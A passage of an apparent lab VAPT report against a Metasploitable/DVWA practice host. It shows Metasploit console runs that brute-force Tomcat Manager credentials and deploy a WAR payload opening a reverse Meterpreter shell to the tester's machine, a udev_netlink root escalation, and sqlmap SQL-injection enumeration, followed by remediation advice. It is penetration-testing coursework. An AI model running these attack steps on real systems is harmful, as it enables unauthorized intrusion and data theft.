
Following screenshots demonstrate the attack.



```
[msf](Jobs:0 Agents:0) >> search tomcat

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Descripti
   -  ----                                                  ---------------  ----       -----  ---------
   0  auxiliary/dos/http/apache_commons_fileupload_dos      2014-02-06       normal     No     Apache Co
mmons FileUpload and Apache Tomcat DoS
   1  exploit/multi/http/struts_dev_mode                    2012-01-06       excellent  Yes    Apache St
ruts 2 Developer Mode OGNL Execution
   2  exploit/multi/http/struts2_namespace_ognl             2018-08-22       excellent  Yes    Apache St
ruts 2 Namespace Redirect OGNL Injection
   3     \_ target: Automatic detection                     .                .          .      .
   4     \_ target: Windows                                 .                .          .      .
   5     \_ target: Linux                                   .                .          .      .
   6  exploit/multi/http/struts_code_exec_classloader       2014-03-06       manual     No     Apache St
ruts ClassLoader Manipulation Remote Code Execution
```




```
[msf](Jobs:0 Agents:0) >> use 65
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/tomcat_mgr_login) >> options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current databa
                                                 se
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (
                                                 Accepted: none, user, user&realm)
```



```
                                                 Accepted: none, user, user&realm)
   PASSWORD                                      no        The HTTP password to specify for authentication
   PASS_FILE         /usr/share/metasploit-framework/d  no        File containing passwords, one per line
                     ata/wordlists/tomcat_mgr_default_
                     pass.txt
   Proxies                                       no        A proxy chain of format type:host:port[,type:host:port][..
                                                           .]. Supported proxies: socks4, socks5, sapni, socks5h, htt
                                                           p
   RHOSTS                                        yes       The target host(s), see https://docs.metasploit.com/docs/u
                                                           sing-metasploit/basics/using-metasploit.html
   RPORT             8080                        yes       The target port (TCP)
   SSL               false                       no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS   false                       yes       Stop guessing when a credential works for a host
   TARGETURI         /manager/html               yes       URI for Manager login. Default is /manager/html
   THREADS           1                           yes       The number of concurrent threads (max one per host)
   USERNAME                                      no        The HTTP username to specify for authentication
   USERPASS_FILE     /usr/share/metasploit-framework/d  no        File containing users and passwords separated by space, on
                     ata/wordlists/tomcat_mgr_default_           e pair per line
                     userpass.txt
   USER_AS_PASS      false                       no        Try the username as the password for all users
   USER_FILE         /usr/share/metasploit-framework/d  no        File containing users, one per line
                     ata/wordlists/tomcat_mgr_default_
                     users.txt
   VERBOSE           true                        yes       Whether to print output for all attempts
   VHOST                                         no        HTTP server virtual host
```

```
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/tomcat_mgr_login) >> set rhosts 192.168.64.3
rhosts => 192.168.64.3
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/tomcat_mgr_login) >> set rport 8180
rport => 8180
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/tomcat_mgr_login) >> exploit
[!] No active DB -- Credential data will not be saved!
[-] 192.168.64.3:8180 - LOGIN FAILED: admin:admin (Incorrect)
[-] 192.168.64.3:8180 - LOGIN FAILED: admin:manager (Incorrect)
[-] 192.168.64.3:8180 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 192.168.64.3:8180 - LOGIN FAILED: admin:root (Incorrect)
[-] 192.168.64.3:8180 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 192.168.64.3:8180 - LOGIN FAILED: admin:s3cret (Incorrect)
[-] 192.168.64.3:8180 - LOGIN FAILED: admin:vagrant (Incorrect)
[-] 192.168.64.3:8180 - LOGIN FAILED: admin:QLogic66 (Incorrect)
[-] 192.168.64.3:8180 - LOGIN FAILED: admin:password (Incorrect)
[-] 192.168.64.3:8180 - LOGIN FAILED: admin:Password1 (Incorrect)
[-] 192.168.64.3:8180 - LOGIN FAILED: admin:changethis (Incorrect)
```

```
[-] 192.168.64.3:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 192.168.64.3:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 192.168.64.3:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 192.168.64.3:8180 - Login Successful: tomcat:tomcat
[-] 192.168.64.3:8180 - LOGIN FAILED: both:admin (Incorrect)
```




```
msf6 exploit(multi/http/tomcat_mgr_deploy) > set rhosts 192.168.64.3
rhosts ⇒ 192.168.64.3
msf6 exploit(multi/http/tomcat_mgr_deploy) > set rport 8180
rport ⇒ 8180
msf6 exploit(multi/http/tomcat_mgr_deploy) > set lhost 192.168.64.4
lhost ⇒ 192.168.64.4
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpPassword tomcat
HttpPassword ⇒ tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpUsername tomcat
HttpUsername ⇒ tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > run

[*] Started reverse TCP handler on 192.168.64.4:4444
[*] Attempting to automatically select a target ...
[*] Automatically selected target "Linux x86"
[*] Uploading 6234 bytes as 2r4KGjpPPuLhSzYwI0T6tyGZtdMx8td.war ...
[*] Executing /2r4KGjpPPuLhSzYwI0T6tyGZtdMx8td/DQWemCJBHKUTGRLGnWj5Th.jsp ...
[*] Undeploying 2r4KGjpPPuLhSzYwI0T6tyGZtdMx8td ...
[*] Sending stage (57971 bytes) to 192.168.64.3
[*] Meterpreter session 1 opened (192.168.64.4:4444 → 192.168.64.3:34377) at 2026-01-09 12:13:48 +0530
```

```
meterpreter > background
[*] Backgrounding session 1 ...
```

```
msf6 exploit(multi/http/tomcat_mgr_deploy) > set LHOST 192.168.64.4
LHOST ⇒ 192.168.64.4
msf6 exploit(multi/http/tomcat_mgr_deploy) > set LPORT 4445
LPORT ⇒ 4445
```

```
msf6 exploit(multi/http/tomcat_mgr_deploy) > exploit

[*] Started reverse TCP handler on 192.168.64.4:4445
[*] Attempting to automatically select a target ...
[*] Automatically selected target "Linux x86"
[*] Uploading 6216 bytes as yvHtl72vBbeMSo.war ...
[*] Executing /yvHtl72vBbeMSo/UUEA1sOk5JC4XFjZeSQay5.jsp ...
[*] Undeploying yvHtl72vBbeMSo ...
[*] Sending stage (57971 bytes) to 192.168.64.3
[*] Meterpreter session 2 opened (192.168.64.4:4445 → 192.168.64.3:55778) at 2026-01-09 12:19:42 +0530

meterpreter > getuid
Server username: tomcat55
meterpreter >
```



Gained Root privileges; privilege escalation done.

Validation

The service running on port 8180 on metasploitable ie. Apache Tomcat is a Remote Code Execution Vulnerability. All the details for Proof of Concept (PoC) can be explored here: https://www.exploit-db.com/exploits/52134

Summary

The Apache Tomcat RCE is a critical vulnerability that allows an attacker to execute arbitrary system commands on a server running that specific version of the Tomcat web server. typically occurs when attackers exploit insecure default configurations, weak administrative credentials, or specific code vulnerabilities (like CVE-2020-1938). By gaining access to the Manager App, attackers upload malicious .WAR files containing web shells, granting them full unauthorized command control over the underlying server. The service running on port 8180 got exploited by brute forcing the username and password using Metasploit framework.

4. Post-Exploitation Practice

After establishing session1, use module linux/local/udev_netlink to escalate the privilege and get root rights.


After gaining root rights, create a sha256 hash to confirm exploit.

Item	Description	Collected By	Date	Hash Value
Config File	target.conf	VAPT Analyst	09-01-2026	**d1fad16c8620ba2925f19b7e5b13e8c8b56f5f 06f7a9a9a6b675a055ca224b76 /tmp/target.conf**

The above hash shows the target has been exploited.


5. Capstone Project: Full VAPT Cycle


- In kali →Firefox → search http://192.168.64.3/dvwa/




- Login using the default credentials:

  Username: admin
  Password: password





- **Initialize Database**: Click the **"Setup / Reset DB"** button in the left-hand menu, then click **"Create / Reset Database"**.



- **Set Security Level**: Click **"DVWA Security"** in the sidebar and change the level to **"Low"** to start your practice.

- Type a 1 in the User ID box and hit "Submit."

- In Firefox, press **F12**, go to the **Storage** tab, click **Cookies**, and copy the PHPSESSID value.
- Run the Exploit in Kali Terminal
  sqlmap -u "http://192.168.64.3/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=SESSION_ID" –dbs

Here, the “--dbs” identifies all the present databases.

o/p:

```
[14:45:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 4.1
[14:45:17] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[14:45:17] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.64.3'
[14:45:17] [WARNING] your sqlmap version is outdated

[*] ending @ 14:45:17 /2026-01-09/
```

Remediation

To fix SQL Injection (SQLi) effectively, following are a few remediations:

1. Use Prepared Statements (The Best Fix)

Instead of building a query with user input, use **Parameterized Queries**. This forces the database to treat user input as harmless text (data), never as a command.

2. Input Validation


Only allow expected data types. If a field asks for a "User ID," the system should reject any input that isn't a number.

3. Principle of Least Privilege

Configure the database so the web application's user account can only access the specific tables it needs. It should never have administrative (DBA) permissions.

PTES Technical Assessment Report

1. Executive Summary A comprehensive VAPT engagement was conducted against the target environment (192.168.64.3). The assessment identified critical vulnerabilities that allow for full database compromise and unauthorized administrative control of the host system. The below screenshot shows vulnerabilities found using OpenVas.



2. Technical Findings

- **SQL Injection (SQLi):** Utilizing sqlmap on the DVWA module, there were multiple injectable parameters identified. This vulnerability allowed for the full enumeration of seven databases and can result in extraction of sensitive user credentials from the dvwa.users table.

```
[14:45:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[14:45:17] [INFO] fetching database names
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[*] tikiwiki195

[14:45:17] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.64.3'
[14:45:17] [WARNING] your sqlmap version is outdated

[*] ending @ 14:45:17 /2026-01-09/
```


- **Broken Authentication & RCE:** An exposed Tomcat Manager terminal (port 8180) allowed for an initial foothold via a WAR file deployment, yielding a tomcat55 service shell.



- **Privilege Escalation:** By exploiting a kernel-level vulnerability (udev_netlink), local privileges were successfully escalated from a standard user to **root**. This was verified by capturing the SHA256 hash of a generated configuration file in the /tmp directory.

Remediation

To fix SQL Injection (SQLi) effectively, following are a few remediations:

1. Use Prepared Statements (The Best Fix)

Instead of building a query with user input, use **Parameterized Queries**. This forces the database to treat user input as harmless text (data), never as a command.

2. Input Validation

Only allow expected data types. If a field asks for a "User ID," the system should reject any input that isn't a number.

3. Principle of Least Privilege

Configure the database so the web application's user account can only access the specific tables it needs. It should never have administrative (DBA) permissions.

Non-Technical Report

Upon testing the host 192.168.64.3 for security, the conclusion is that the host is vulnerable from many parts and angles which if not patched or resolved can lead to unauthorized access of attackers to the host which can result in sensitive data theft of users and their private data. Recommended actions are to patch the system ASAP.